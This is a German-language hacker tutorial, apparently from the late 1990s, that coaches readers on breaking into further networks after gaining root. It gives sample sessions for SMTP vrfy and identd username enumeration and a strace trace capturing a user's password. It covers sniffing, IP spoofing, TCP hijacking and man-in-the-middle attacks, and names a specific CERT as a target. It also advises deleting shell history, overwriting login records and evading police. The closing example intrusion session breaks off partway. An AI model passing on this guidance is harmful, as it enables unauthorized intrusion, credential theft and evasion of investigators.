Cheswick und Bellovin Firewalls und Sicherheit im Internet Addison-Wesley Ebenfalls Firewalls-
aufbau, aber etwas theoretischer
und zeigt uebersichtlich moegliche Schwaechen auf.
Bruce Schneier Angewandte Kryptographie Addison-Wesley Bruce Schneier hat bei dem Buch ganze Arbeit geleistet. Es ist sehr gut zu lesen und enthaelt viele Informationen
Electronic Frontier Foundation Cracking DES Electronic Frontier Foundation
Na? 'Ne Menge Papier. Aber es lohnt sich wirklich den ganzen Kram zu lesen, glaub mir. Es gibt auch einige wenige gute Docs von Admins und Hackern - sie ersetzen aber nicht ein gutes Buch.
Du solltest auch die Security-Papers lesen, die im COAST-Archiv oder bei RootShell liegen... und die USENIX-Veroeffentlichungen nicht zu vergessen.
Wie komme ich weiter?
Du solltest dir einen legalen Internet-Zugang besorgen.
Anschliessend schreibst du dich in Mailing Lists, die sich mit Unix- & Inet-Security beschaeftigen ein. Hier werden Hinweise auf Bugs in Programmen und Diensten gegeben und zusaetzlich auch noch kleine C-Programme oder Shell/Perl-Scripts mitgeliefert, die diese Bugs ausnutzen.
Trotz dieser Bequemlichkeit solltest du die old-school Methoden wie Trojan-Horses, etc nicht vergessen bzw. selbst dein Gehirn benutzen.

Adresse	Subject	Body
best-of-security-request@suburbia.net		subscribe best-of-security
listserv@netspace.org		subscribe bugtraq
majordomo@lists.gnac.net		subscribe firewalls
mailto:fwall-users-request@tis.com		subscribe fwall-users
majordomo@nsmx.rutgers.edu		subscribe www-security

Ok, gehen wir mal davon aus, dass du 'root'-Rechte hast.
Eine Moeglichkeit um weitere Netze zu hacken besteht darin nach Dateien wie ".rhosts", ".netrc" oder/und ".forward" zu suchen; oder E-Mail nach Passworten (oder anderen interessanten Kram) zu durchforsten. Um dir die Arbeit ueber 20.000 User zu checken (und beim Gebrauch von NFS noch zusaetzlich die UID zu wechseln) abzunehmen hab ich ein kleines Tool geschrieben... die erste Version von Searcher half mir bei meinen ersten Internet-Hacks.
Wenn du von einigen Usern das Passwort gecrackt hast, dann solltest du gucken von welchen Hosts sie sich einloggen, dazu kannst du last, w oder aehnliches benutzen, du koenntest auch die Hosts aufs Korn nehmen in die sie sich einloggen, herausfinfen kannst du das z.B. mit ps (mit w-Option), netstat, ... oder du benutzt die Mail-Aliases bzw. ".forward" um zu sehen wohin ein User seine E-Mail umleitet.
Jetzt solltest du noch herausfinden welchen Usernamen er auf dem Remote Host benutzt (im ".forward" File ist es schon angegeben; z.B. ´remote-user@other-site.com´), dazu kannst du SMTP verwenden... Bsp.: User "victim" (Realnamen: Hackers Victim) hat sich mit telnet auf dem Rechner "host.account.edu" eingeloggt. > telnet host.account.edu 25
< Trying 123.10.0.1...
< Connected to host.account.edu.
< Escape character is '^]'.
< 220-host.account.edu Sendmail 8.6.9/8.6.9 ready at Mon, 21 Jul 1997

```
< 16:19:56 +0200
< 220 ESMTP spoken here
> vrfy victim
< 550 victim... User unknown
> vrfy hvictim
< 250 Hackers Victim <hvictim@host.account.edu>
> quit
< 221 host.account.edu closing connection
< Connection closed by foreign host.
```
Der User verwendet also auf beiden Hosts nicht den selben Usernamen, da das Kommando "vrfy victim" von Sendmail (weitverbreitetes E-Mail-Verteilungs Programm, das an Port 25 haengt) mit "550 victim... User unknown" beantwortet wird.
Jetzt musst du einige Kombinationen (z.B. aus den Initialen des Users) ausprobieren... BINGO!... "hvictim" ist der Username, den "victim" auf "host.account.edu" benutzt. Du kannst auch noch finger (wird aber aus Sicherheitsgruenden haeufig nicht angeboten) oder aber rusers benutzen um alle eingeloggten User auf "host.account.edu" zu erfragen. Falls du keinen Erfolg haben solltest oder diese Dienste nicht angeboten werden bist du immer noch nicht verloren. Wenn der User gerade eingeloggt ist, dann rufe das Programm netstat (dient unter anderem zum Debuggen von Netzwerkproblemen) auf. > netstat
```
< Active Internet connections
< Proto    Recv-Q Send-Q Local Address       Foreign Address
(State)
< User
< victim
< tcp        0      0      localhost:1032      host.account.edu:telnet
ESTABLISHED
< root
< udp        0      0      localhost:3043      *:*
< Active UNIX domain sockets
< Proto RefCnt  Flags           Type            State
Path
< unix  1       [ ACC ]       SOCK_STREAM     LISTENING
/tmp/gpmctl
< unix  2       [ ]           SOCK_STREAM     CONNECTED
/dev/log
< unix  2       [ ]           SOCK_STREAM     CONNECTED
< unix  2       [ ACC ]       SOCK_STREAM     LISTENING
/dev/printer
< unix  2       [ ]           SOCK_STREAM     CONNECTED
/dev/log
< unix  2       [ ]           SOCK_STREAM     CONNECTED
< unix  1       [ ACC ]       SOCK_STREAM     LISTENING
/dev/log
```
So, die aktiven Unix Domain Sockets interessieren hier nicht; von Interesse ist nur... < Active Internet connections
```
< Proto    Recv-Q Send-Q  Local Address    Foreign Address
(State)
< User
< victim
< tcp        0      0       localhost:1032   host.account.edu:telnet
ESTABLISHED
```
... hier kannst du sehen, dass der User "victim" eine Verbindung vom Port 1032 des localen Hosts zum Telnet-Port (23, siehe File "/etc/services") von "host.account.edu" (der Hostname wird bei Ueberlaenge abgeschnitten; du kannst dir auch die IP-Adresse anzeigen lassen) aufgebaut hat. Jetzt weist du genug um ein kleines "Authentifikationsprogram" (>identd<) fuer deine Zwecke zu verwenden. Kurz was zur eigentlichen Verwendung von identd:
identd wird von V8 Sendmail dazu benutzt um gefaelschte E-Mails zu entschaerfen, indem sendmail identd befragt welcher User gerade eine Verbindung zu ihm aufgebaut hat. (Das Format fuer identd: Server/Remote-

Port, Client/Local-Port) Los geht's! Bau eine TCP Verbindung zum Port 113 (hier haengt identd) von "host.account.edu" auf. > telnet host.account.edu 113
< Trying 127.0.0.1...
< Connected to host.account.edu.
< Escape character is '^]'.
> 23, 1032
< 23 , 1032 : USERID : UNIX : hvictim
> Connection closed by foreign host.
Jupp, da is' es "hvictim". Ja, falls der Typ rlogin oder rsh benutzt, dann sieh' dir mal die Prozess-Liste an, ps auw | grep victim fuer BSD Derivate und ps -ef | grep victim fuer SysV (AT&T) Unix. Von Interesse fuer uns ist hier die '-l' Option der Befehle, damit gibt man den Usernamen auf dem Remote Host an (das selbe gilt auch fuer SecureShell - ssh). Wenn du den Source Code von telnet bzw. telnetd fuer das OS des lokalen Rechners hast, dann kannst du den Code so veraendern, dass die Account Informationen fuer ausgehende bzw. eingehende Verbindungen aufgezeichnet werden. Die effektivste und auch einfachste Methode ist einen Ethernet-Sniffer zu installieren. Der Sniffer setzt die Netzkarte in den Promiscuous Mode und kann so alle Pakete, die uebers LAN gehen aufzeichnen. Sieh' dir mal den Code und die Docu.s von 'nem Sniffer an.
Das Sniffen funktioniert nicht bei ATM- und bei 10BaseT/100BaseT-Netzen (mit intelligenten Hubs)... und bei FDDI- und Tokenring-Netzen geht's nur teilweise. Die Methode mit dem Sniffer ist eine passive Attacke. Aktive Angriffe wie (Blind-) IP Spoofing, TCP Hijacking... sind etwas komplizierter und ich werde sie hier nur kurz erleutern.
  Methode Beschreibung
Blind IP-Spoofing Hierbei benutzt man eine falsche IP Source Adresse und versucht eine TCP Verbindung aufzubauen.
Es wird der 'Trusted Host' Mechanismus der BSD ´r´-Dienste (meistens rlogind) ausgenutzt, dieser 'Sicherheits'-Mechanismus erlaubt Zugriff anhand der IP Source Adresse (es wird kein Passwort benoetigt - sollte das Sniffen von Passwoertern verhindern).
Die grosse Kunst bei dieser Form der Attacke besteht darin die TCP Sequencenr. richtig zu "raten" (da man die IP Src. gefaelscht hat bekommt man die TCP Seq# des Remote Hosts nicht zu Gesicht; es sei denn man benutzt die IP Src. Adresse eines Hosts, der sich im selben Subnet befindet).
Bei alten Systemen ist das "Raten" relativ einfach (64K Rule) aber bei neuen Systemen ist es nahezu unmoeglich, da sie ihre TCP Seq# random erstellen.
Non-Blind IP-Spoofing Der Vorteil dieser Attacke ist, dass man im Gegensatz zu 'blinden' Version die TCP Seq# und die Daten "sieht". Ein wieterer Vorteil ist, dass mehrere Methoden existieren.
IP Source Routing + Alias Interface
Diese Methode is sehr einfach zu realisieren, es werden einfach alle Router, die das Packet passieren soll im IP Header als zusaetzliche Option angegeben...
Tja, aber das Dumme ist, dass der rlogind ueberprueft ob zusaetzliche Optionen im IP Header gesetzt sind, und wenn dem so ist, dann wird das Packet irgnoriert und eine Logmessage an syslogd uebergeben (jedenfalls wird es in der BSD Version gemacht und ich denke SysV macht es auch).
der gespoofte/zu attackierte Host befindet sich im selben Subnet wie 'dein' Host
Ok, auf 'nem normalen Ethernet kannst du alle Packete sehen indem du deine Ethernetkarte in den Promisc. Mode schaltest (s. Sniffer)
du hast den ISP des Netzes gehackt, an dem der gespoofte/attackierte Host haengt
Es kann (generell) wie zuvor verfahren werden.
oder ARP Reply Spoofing
ist sehr einfach und kompfortabel...
Du erzaehltst dem zu hackenden Rechner einfach, dass die gespoofte IP zu deiner Hardware/Ethernet-Adresse gehoert, indem du das IP/HW-Paar mit Hilfe einer ARP Message in seinem ARP Cache eintragen laesst.

Ist leider nur fuer LANs geeignet.
die Route zwischen gepsooftem Host und attackiertem Host geht ueber 'deinen' Router
Das Schoenste ist natuerlich, wenn der Router eine Unix-Maschine ist auf der du 'root'-Rechte besitzt und die Route per default ueber 'deinen' Router laeuft. Naja, meistens ist es keine Unix-Maschine sondern ein Cisco, 3Com, Ascend, Livingston PM oder sonstwas und du must die Route erst ueber ´deinen´ Router redirecten (spoofe EGP/RIP Messages, oder vielleicht (wenn 'dein' Netz und das zuattakierende Netz direkt am selben Backbone haengen) ICMP Redirect Messages) TCP Hijacking Hierbei geht es darum eine bestehende TCP-Verbindung zu uebernehmen .
Dabei ergibt sich das gleiche Problem wie beim Non-Blind IP-Spoofing: man muss irgendwie in die Route der beiden Rechner kommen um die TCP Seq# mitzulesen.
Wenn man die Verbindung uebernommen hat koennen z.B. Shell-Commands in den Datenstrom eingefuehgt werden, die dann auf dem Remote Host ausgefuehrt werden. Bei den IP-Spoof Attacken, muss darauf geachtet werden, dass der Host, dessen IP Adresse man spooft, nicht auf die Pakete des gefoolten Hosts antworten kann (hierzu benutzt man eine DoS (Denial-of-Service) Attacke), denn die Antwort (der TCP Stack generiert ein TCP RST Packet, da er nichts mit den empfangenden Paketen anfangen kann) wuerde den TCP Stack des attackierten Rechners dazu bringen die TCP Connection sofort zu beenden... und wer will das schon? Drei 'Sniffer'-Methoden erlauben es sogar verschluesselte Verbindungen (z.B. mit SSH) im Klartext aufzuzeichnen (bzw. Daten einzugeben). Als erstes waere da das TTY-Hijacking zu nennen, dann das Process (bzw. Systemcall) Tracing und zu guter letzt die Man-in-the-Middle (MIM) Attack. Die ersten beiden Verfahren setzen den 'root'-Zugriff auf einem der Endsysteme voraus. Beim TTY-Hijacking gibt es die verschiedensten Arten. Ein einfacher 'ioctl()'-Aufruf (siehe dazu den Source Code von 'Smeagol') erlaubt es zeichenweise Daten in den TTY-Stream einzugeben (aber nicht auszulesen).
Das Schoene an dieser Methode ist, dass man nicht unbedingt root-Rechte benoetigt. SEHR alte Systeme checken die Zugriffserlaubnis fuer Specialfiles anhand der r/w/x-Perms des Filesystems und nicht mit Hilfe des Kernels. SunOS hat einen Bug, der es erlaubt selbst non-root Usern einen Filedescriptor fuer Specialfiles zu erhalten.
Man kann die Shell eines Users durch 'nen PTY-Wrapper ersetzen (PTY = Pseudo-Terminal), dadurch kann man alle Ein- und Ausgaben mitlesen.
Einfuehgen von LKMs (Loadable Kernelmodules) erlaubt das Mitschneiden von Ein-/Ausgaben und die Eingabe von eigenen Daten.
Durch das Verbiegen von Systemcalls (aehnlich dem Verbiegen von DOS Interrupts in der Intr-Vektortabelle, aber wesentlich einfacher) koennen Eingaben aufgezeichnet werden.
Ok, kommen wir zum Tracen von Systemcalls.
Es wird eigentlich benutzt um Programme zu debuggen. Man kann den Aufruf von Systemcalls (und Signale) incl. Parametern verfolgen. Das coole ist, dass viele Unix-Derivate ueber dieses Feature und den entsprechenden Tools verfuehgen.
Unter Linux heisst dieses Programm strace (SunOS: trace, Solaris: truss, IRIX: par). Ok, als erstes muessen wir uns ein Opfer aussuchen, d.h. die Shell eines Users (oder natuerlich auch eine bereits bestehende Verbindung mit telnet, rlogin, ssh...). Dazu benutzen wir ps. > ps

```
<     PID             TTY     STAT    TIME    COMMAND
<     69              v04     SW      0:00    (agetty)
<     70              v05     SW      0:00    (agetty)
<     257             v06     SW      0:00    (agetty)
<     599             v02     S       0:00    -bash
<     707             v03     S       0:00    -bash
<     744             v02     R       0:00    ps
```

So, wir nehmen uns mal die BASH mit der PID 707 vor. Wir rufen strace mit der Option '-f' auf um auch die Child-Prozesse der BASH, wie z.B. telnet, zutracen. Eine grosse Menge der Ausgaben von strace habe ich herausgeschnitten um die Lesbarkeit zu verbessern. > strace -f -p 707

```
<       Process 707 attached - interrupt to quit
<       read(0, "t", 1) = 1
<       write(2, "t", 1) = 1
<       read(0, "e", 1) = 1
<       write(2, "e", 1) = 1
<       read(0, "l", 1) = 1
<       write(2, "l", 1) = 1
<       read(0, "n", 1) = 1
<       write(2, "n", 1) = 1
<       read(0, "e", 1) = 1
<       write(2, "e", 1) = 1
<       read(0, "t", 1) = 1
<       write(2, "t", 1) = 1
<       read(0, " ", 1) = 1
<       write(2, " ", 1) = 1
<       read(0, "d", 1) = 1
<       write(2, "d", 1) = 1
<       read(0, "o", 1) = 1
<       write(2, "o", 1) = 1
<       read(0, "o", 1) = 1
<       write(2, "o", 1) = 1
<       read(0, "\r", 1) = 1
<       write(2, "\n", 1) = 1
Hier koennen wir sehen wie der User telnet doo aufruft. Mit ´read(..)´
werden die Usereingaben gelesen und mit ´write(..)´ zum Terminal des Users
geschrieben. [eine Menge - fuer uns - unwichtiger Kram wurde verworfen] <
[pid 772]: execve("/bin/telnet", "telnet", "doo", env:["ignoreeof=10",
[pid 772]:
Hier sehen wir nochmal genauer welcher Child-Prozess aufgerufen wurde. <
socket(PF_INET, STREAM, IPPROTO_IP) = 3
<       [pid 772]: connect(3, AF_INET(23, 10.0.0.1), 16) = 0
Der Socket wird erzeugt und die Verbindung (IP Adresse und Port sind gut
sichtbar) wird aufgebaut. <       [pid 772]: write(1, "Connected to
doo.the-haze.org.\n", 32) = 32
<       [pid 772]: write(1, "Escape character is '^]'.\n", 26) = 26
Der uebliche telnet-Kram wird dem User angezeigt. <       [pid 772]:
recv(3, "\ff\fb\1\r\nLinux 1.1.59 (doo.the-haze".., 1024, 0) = 49
<       [pid 772]: write(1, "\r\nLinux 1.1.59 (doo.the-haze.or".., 46) = 46
Das Welcome-Banner des Remote Hosts wird empfangen und an den User
weitergegeben. <       [pid 772]: recv(3, "\ff\f2\r\ndoo login: ", 1024, 0)
= 15
<       [pid 772]: write(1, "\r\ndoo login: ", 13) = 13
Die Login-Aufforderung. <       [pid 772]: read(0, "t", 1024) = 1
<       [pid 772]: send(3, "t", 1, 0) = 1
<       [pid 772]: recv(3, "t", 1024, 0) = 1
<       [pid 772]: write(1, "t", 1) = 1
Der ertse Buchstabe des Loginnamens wird eingelesen (´read(..)´), and den
fernen Rechner gesendet (´send(..)´), das Echo empfangen (´recv(..)´) und
zu dem User gegeben (´write(..)´). <       [pid 772]: read(0, "i", 1024) =
1
<       [pid 772]: send(3, "i", 1, 0) = 1
<       [pid 772]: recv(3, "i", 1024, 0) = 1
<       [pid 772]: write(1, "i", 1) = 1
<       [pid 772]: read(0, "c", 1024) = 1
<       [pid 772]: send(3, "c", 1, 0) = 1
<       [pid 772]: recv(3, "c", 1024, 0) = 1
<       [pid 772]: write(1, "c", 1) = 1
<       [pid 772]: read(0, "k", 1024) = 1
<       [pid 772]: send(3, "k", 1, 0) = 1
<       [pid 772]: recv(3, "k", 1024, 0) = 1
<       [pid 772]: write(1, "k", 1) = 1
<       [pid 772]: read(0, "\r", 1024) = 1
<       [pid 772]: send(3, "\r\0", 2, 0) = 2
```

Der Loginname ist "tick". < [pid 772]: recv(3, "\r\nPassword: ", 1024, 0) = 12
< [pid 772]: write(1, "\r\nPassword: ", 12) = 12
Der Passwort-Prompt. < [pid 772]: read(0, "T", 1024) = 1
< [pid 772]: send(3, "T", 1, 0) = 1
Zum Einlesen des Passwortes sind nur ´read(..)´ und ´send(..)´ noetig, da es bei Unix Maschinen ueblich ist das Passwort verdeckt einzulesen. <
[pid 772]: read(0, "E", 1024) = 1
< [pid 772]: send(3, "E", 1, 0) = 1
< [pid 772]: read(0, "S", 1024) = 1
< [pid 772]: send(3, "S", 1, 0) = 1
< [pid 772]: read(0, "T", 1024) = 1
< [pid 772]: send(3, "T", 1, 0) = 1
< [pid 772]: read(0, "S", 1024) = 1
< [pid 772]: send(3, "S", 1, 0) = 1
< [pid 772]: read(0, "T", 1024) = 1
< [pid 772]: send(3, "T", 1, 0) = 1
< [pid 772]: read(0, "R", 1024) = 1
< [pid 772]: send(3, "R", 1, 0) = 1
< [pid 772]: read(0, "A", 1024) = 1
< [pid 772]: send(3, "A", 1, 0) = 1
< [pid 772]: read(0, "C", 1024) = 1
< [pid 772]: send(3, "C", 1, 0) = 1
< [pid 772]: read(0, "E", 1024) = 1
< [pid 772]: send(3, "E", 1, 0) = 1
< [pid 772]: read(0, "\r", 1024) = 1
< [pid 772]: send(3, "\r\0", 2, 0) = 2
< [pid 772]: recv(3, "\r\0\r\n", 1024, 0) = 4
< [pid 772]: write(1, "\r\r\n", 3) = 3
Sein Passwort ist "TESTSTRACE". < [pid 772]: recv(3, "Last login: Mon Sep 22 15:58:52 "..., 1024, 0) = 48
< [pid 772]: write(1, "Last login: Mon Sep 22 15:58:52 "..., 48) = 48
Die Lastlogin-Message, das Einloggen war also erfolgreich. Was wollen wir mehr?

Kommen wir nun zur MIM Attack.
Eine MIM Attack haengt stark von dem Protokol fuer den Schluesselaustausch, von der zugrundeliegenden Netzwerkarchitektur, vom Routing und so weiter ab.
Ich werde mal ein kleines Szenario darstellen bei dem ein asymmetrischer (Public-Key) Kryptoalgorithmus verwendet wird. Die technischen Feinheiten sollen uns hier mal nicht interessieren.
Nehmen wir an, dass sich ein BKA Beamter (Harald) mit einem BSI Angestellten (Jochen) ueber die neusten Entwicklungen von und in der THC-Crew unterhalten will. ;)
Zur Kommunikation benutzen sie ein Art talk, bei dem die Daten encrypted ueber ein Computernetzwerk gehen.
Desweiteren ist es ihre erste Kommunikation, sodass sie erst noch ihre Public-Keys austauschen muessen.
Unser Angreifer (TICK) sitz irgendwo zwischen den beiden. Nein, nicht 'irgendwo'... er muss sich einen Platz aussuchen, den die Pakete auf jedem Fall passieren muessen (z.B. ein Router), oder er klinkt sich direkt ins Netzwerk ein, wenn er physikalischen Zugriff (z.B. bei einem Backbone Betreiber oder im lokalen Netz von Jochen oder Harald) hat, oder er manipuliert den DNS Tree, oder veraendert das Routing mit Hilfe von RIP... oder, oder, oder. Der Angreifer muss in der Lage sein Pakete abfangen, veraendern und weitersenden zu koennen; die original Pakete duerfen nicht den jeweiligen Kommunikationspartner erreichen.
So. Lasst das Spiel beginnen! Jochen wartet auf die Verbindung von Harald
Harald sendet seine Chat-Anfrage an Jochen
die Software von Jochen und Harald etablieren jetzt die Verbindung
TICK wird auf diese Aktion natuerlich aufmerksam

wenn Harald seinen Public-Key an Jochen schickt, faengt TICK ihn ab und sendet stattdessen seinen eigenen Public-Key an Jochen und behauptet er kommt von Harald
Jochen empfaengt TICK's Public-Key und denkt er kommt von Harald
Jochen seinerseits sendet seinen Public-Key an Harald
das gleiche Spiel: TICK tauscht Jochen's Key gegen seinen eigenen aus und sendet ihn Harald
Harald bemerkt nichts und beginnt mit der verschluesselten Kommunikation. Zur Verschluesselung benutzt er natuerlich TICK's Public-Key
TICK empfaengt die Nachricht, dechiffriert sie mit seinem Secret-Key und erhaelt den Klartext (der natuerlich aufgezeichnet wird)
TICK verschluesselt den Klartext mit dem Public-Key von Jochen, damit Jochen die Nachricht decrypten kann und sendet den Chipertext an Jochen
Jochen empfaengt die Nachricht und dechiffriert sie mit seinem Secret-Key
Jochen Antwortet auf Harald's Nachricht
das Spiel geht von Vorne los, nur das in umgekehrter Richtung natuerlich Harald's Public-Key verwendet werden muss
TICK lacht sich ins Faeustchen ;)
MIM Attacken koennen durch Signaturen (z.B. eines KDCs) oder durch das INTERLOCK-Protokol erschwert/verhindert werden... aber da es sich hier nicht um ein Security-Paper handelt, werde ich nicht naeher darauf eingehen. ;) Ich moechte noch kurz auf eine andere Art von Attacke eingehen, die z.B. bei SecureShell funktioniert.
Undzwar wenn der Public-Key einer Client -> Server Verbindung bekannt ist, dann kann ein Angreifer mit diesem Key eigene Pakete verschluesseln und in den Stream einfuehgen. Somit ist es z.B. moeglich Befehle an eine Shell zu schicken. Um ehrlich zu sein werden die meisten Hacks mit Hilfe von Remote-Exploits und Sniffern gemacht. Abundzu solltest du auch 'n paar Hacker-Mags lesen... leider sind die meisten echter Schrott, was ich dir empfehlen koennte ist Phrack , THC-Mag ... naja, und vielleicht noch das TFC-Mag.
Ach ja, es gibt da noch eine Methode... haette's fast vergessen. Ich nenne sie "Verwundbarkeit aufgrund von Beziehungen"... naja. Ok, nehmen wir mal an, du willst das DFN-CERT hacken, kommst aber nicht rein weil die ihre Rechner natuerlich gut gesichert haben. Nun musst du ein paar Ueberlegungen ueber die Beziehungen des CERT zu anderen Domains machen. Hier ein Bsp. ('-' Ueberlegung und '->' Folgerung): -   das CERT hat eine Subdomain im Netz des DFNs (Deutsches Forschungs Netz)
        ->   Bez. zu grossen Forschungseinrichtungen wei z.B. das DESY, die
                Frauenhofer Gesellschaft, der GMD et cetera
                Sniffer installieren und/oder gecrackte Accounts beim DFN testen.
-       das DFN-CERT liegt in Hamburg
        ->   Somit besteht eine Beziehung zur Uni/FH Hamburg
                d.h. wenn du die Uni/FH Hamburg hackst kannst du einen Sniffer
                auf die DFN(-CERT)-Domain ansetzen
                (und um ehrlich zu sein wird das DFN-CERT auch von Prof.s der
                Uni-HH geleitet (z.B.: Wolfgang Ley))
        ->   Das DESY ist ebenfalls in HH!
                Hiermit besteht schon eine doppelte Bez. zum DESY... also es lohnt
                sich hier mal vorbei zu sehen. ;)
-       und noch ein paar Kleinigkeiten mehr...
Wie rette ich meinen Arsch? Zu diesem Thema werde ich nicht viel sagen, ausser, dass du How to cover your tracks von van Hauser/THC lesen solltest. Ich kann nur noch hinzufuegen: unterschaetze niemals deine "Gegner"... sprich die Admins und die Bullen
wenn du nicht wirklich gut bist, dann lass die Finger vom CERT, Firewalls etc... du bekommst nur Aerger.
setze dich mit der Gesetzeslage deines Lands auseinander

zerstoere nichts und klaue keine Firmengeheimnisse (es sei denn sie sind fuer Hacker interessant oder koennten die Erde vor ihrem Untergang bewahren ;).
loesche alle Komponenten deiner Hacking-Tools und Exploits mit srm o.ae., damit man sie nicht durch rohes Auslesen der HD rekonstruieren kann
Du solltest dir ein Programm schreiben (oder benutze indent), das das Format deiner Source Codes voellig aufhebt, sodass z.B. dein Source Code nur aus einer langen Zeile besteht. Es existieren naemlich mehrere Security Papers, die sich damit beschaeftigen den Autor eines Programs anhand seines Programmierstils zu erkennen (wurde auch beim Internet Worm von Robert T. Morris angewandt; so konnte festgestellt werden, dass der Bufferoverflow Exploit fuer fingerd nicht urspruenglich von Morris stammt). Desweiteren solltest du keine extravaganten Bezeichnungen bei der Benennung deiner Funktionen und Variablen waehlen. Das nuetzt natuerlich alles nichts, wenn du deinen Handle in den Quellcode schreibst. ;) Ein paar Gedanken zum Sein eines Hackers Naja, das Bild ist mir etwas zu schwarz-weiss (und das hat nichts mit der Farbe zu tun).
In meinen Augen vereinigt ein Hacker beide "Personen" (No Risk No Fun). Ein paar Regeln solltest du immer im Hinterkopf behalten: Zerstoere keine Rechner/Netze
keine Erpressung
keine Industriespionage
hack nicht einfach wie wild 1000 Rechner nur weil es einfach ist, nimm mal 'n paar Herausforderungen an
und noch 'ne Menge anderer Kram der gegen die Ehtik eines Hackers verstoesst, mir jetzt aber nicht einfaellt... Yeah, time to become 31337.
Ok, irgendwann wird das alles langweilig und/oder die Domain, in die du unbedingt hinein willst ist dicht wie 'n Bunker.
Jetzt wird es Zeit seine eigenen Tools und Remote-Exploits zu entwickeln. Ich liste mal ein paar Dinge auf, die du als Grundlage zur Entwickelung von eigenen Exploits benoetigst. natuerlich solltest du fit im Programmieren unter Unix sein (C, C++, Perl, Shell-Spachen).
du solltest die Exploits (von Bugtraq etc) genau studieren und einen Ueberblick und ein Verstaendnis fuer die Sicherheit von Programmen bekommen das 'Nach-programmieren' von Exploits uebt ungemein ;)
besorge dir diverse Docs ueber das sichere Programmieren von Unix-Software http://www.sun.com/sunworldonline/swol-04-1998/swol-04-unixsecurity.htmlhttp://www.sun.com/sunworldonline/swol-04-1998/swol-04-security.htmlhttp://www.homeport.org/~adam/review.htmlhttp://olympus.cs.ucdavis.edu/~bishop/secprog.htmlhttp://www.research.att.com/~smb/talks/odds.[ps|pdf]http://www.pobox.com/~kragen/security-holes.txt
und vergiss nicht, so viel Source Codes wie moeglich von den verschiedenen Unix-Derivaten zu bekommen, die du gehackt hast
wenn du Glueck hast ist noch die Installations-CD im CD-Rom (ich hoffe mit Sources) ;)
ja, und weil kopieren einfacher ist als selber schreiben, solltest du bedenken, das Programme, die unter z.B. Linux 'nen Bug haben hoechstwahrscheinlich auch unter *BSD buggy sind (ok, mit 99,9%iger Ausnahme von OpenBSD)...
und solltest du mal kein Exploit von 'nem bereits gefixten Bug haben, dann besorge dir das Patch und versuche anhand dessen dein Exploit zu coden (es ist zwar bloed, dass es schon bekannt ist, aber die meisten Admins haben mehr Probleme damit ihr Netz am Laufen zu halten als die Bugs in irgendwelchen Programmen zu patchen)
Du solltest niemanden die Moeglichkeit geben ein Profil von dir anzufertigen, dazu ist folgendes zu beachten halte nur zu sehr gut befreundeten Hackern kontakt
wenn du mit ihnen Emails austauscht, dann sollten sie natuerlich mit PGP encrypted sein, zu einem anonymen Account gehen (benutze keinen gehackten Account, besser www.hotmail.com, www.yahoo.com, ...) unter Verwendung eines speziellen Handles, den du fuer nichts anderes verwendest
du solltest den Handle/Account unregelmaessig aendern und natuerlich auch ein neues PGP seckey-pubkey Paar erstellen (auch die Passphrase aendern!)

Achte darauf, dass dein pgp key mit mindestens 2048 bit Schluessellaenge generiert wird, ausserdem solltest du aus Sicherheitsgruenden nicht die 5.x Version benutzen, sondern bei der alten 2.6.x Version!!
wenn du dich unbedingt auf den einschlaegigen IRC Channels rumtreiben willst, dann aendere immer deinen Nick und wechsel auch deinen Host (da viele Rechner im Internet keine irc-Clients installiert haben, solltest du Relays benutzen (oder auch IP Source Routing und IP Spoofing, probier´s aus))
ich weiss, dass das aendern des Nicks nicht so schoen ist, weil man dadurch keine Reputation bei der breiten Masse bekommt; aber Reputation ist so toetlich wie nuetzlich (andere Hacker akzeptieren dich sofort und sind etwas geschwaetziger dir gegenueber - um sich zu profilieren - aber wenn du erstmal so weit bist, dass du deine eigenen Exploits schreibst, dann bist du auf den groessten Teil der Hacker sowieso nicht mehr angewiesen, und die restlichen triffst du nicht so einfach im IRC)
Nuetzlich sind hier sogenannte ReRouter, die eine TCP Verbindung weiterleiten, was auch schon in der Hinsicht interessant ist, wenn man sich vor Attacken von anderen Hacker schuetzten will, wenn man auf dem IRC zuviel Aerger verursacht hat ;-))
Auch hier koenntest du natuerlich einen speziellen Account fuer's IRC benutzen
Ein Blick ueber die Schulter
Ok, beim Zugucken lernt man am schnellsten.
Also hier folgt ein Beispielhack mit den entsprechenden Kommentaren.
Wir gehen mal davon aus, dass wir den Account gesniffed (oder sonstwie bekommen) haben und dass wir alle
Massnahmen durchgefuehrt haben um unsere Praesenz auf dem Ausgangsrechner zu verbergen. Desweiteren wird
dir ganze Session natuerlich aufgezeichnet. source > finger @victim.domain.com
[] Welcome to Linux version 2.0.33 at victim.domain.com !   6:21pm up 6:10h, 0 users, load average: 0.28, 0.11, 0.10   No one logged in. source > So ka, es scheint keiner eingeloggt zu sein, aber wir werden es auf dem Rechner noch genauer ueberpruefen. source > telnet
telnet > o victim.domain.com
Trying 10.255.0.1...
Connected to localhost.
Escape character is '^]'. Linux 2.0.33 (victim.domain.com) (ttyp4)
  victim login: johnny
Password:
Have a lot of fun...
Last login: Wed Jun 17 19:16:07 on tty3.
No mail. Vielleicht hast du dich gefragt warum wir telnet interaktiv benutzen, nungut, der Grund ist einfach: damit
verhindern wir, dass der Zielrechner in der Prozessliste auftaucht.
victim:/home/johnny > rlogin victim
Password:
Have a lot of fun...
Last login: Wed Jun 17 19:16:07 on ttyp4 from source.ass.com.
No mail
victim:/home/johnny > exit
rlogin: connection closed.
victim:/home/johnny > csh -f
victim % ls -altr
[...]
-rw-------   1 test   users   450 Jul 6 11:38 .bash_history
victim % unset HISTILE
victim % rm .bash_history Ja, alles was wir hier gemacht haben ist unsere Spuren etwas zu verschleiern und das ohne ´root´-Rechte.
Durch rlogin (telnet geht natuerlich auch) koennen wir unseren Lastlog-Entry ueberschreiben und was absolut
wichtig ist, ist dass das History-File geloescht wird; und um kein neues File zu erzeugen rufen wir die csh auf, die

per default kein History-File erstellt (wenn der User die csh benutzt kannst du auch die Bourne-Shell sh verwenden, aber vorsicht, denn unter Linux z.B. ist /bin/sh ein Link auf /bin/bash).
Das History-File musst du unbedingt am Anfang deiner Sitzung loeschen, denn wenn der Admin dich bemerkt und
einen Hard-Link auf das File macht, dann bleiben die Daten auf der HD erhalten und der Admin kann ueber den Hard-Link darauf zugreifen.
Falls login SUID root installiert ist, hast du die Moeglichkeit auch dein ´utmp[x]´-Entry zu ueberschreiben, dazu rufst du einfach login auf und loggst dich ein. victim % w
   6:54pm up 6:43h, 1 users, load average: 0.08, 0.09, 0.08
USER   TTY   LOGIN@ IDLE   JCPU   PCPU WHAT
johnny   ttyp4   6:35pm   0:01   0:00   0:00   w victim %
ps au
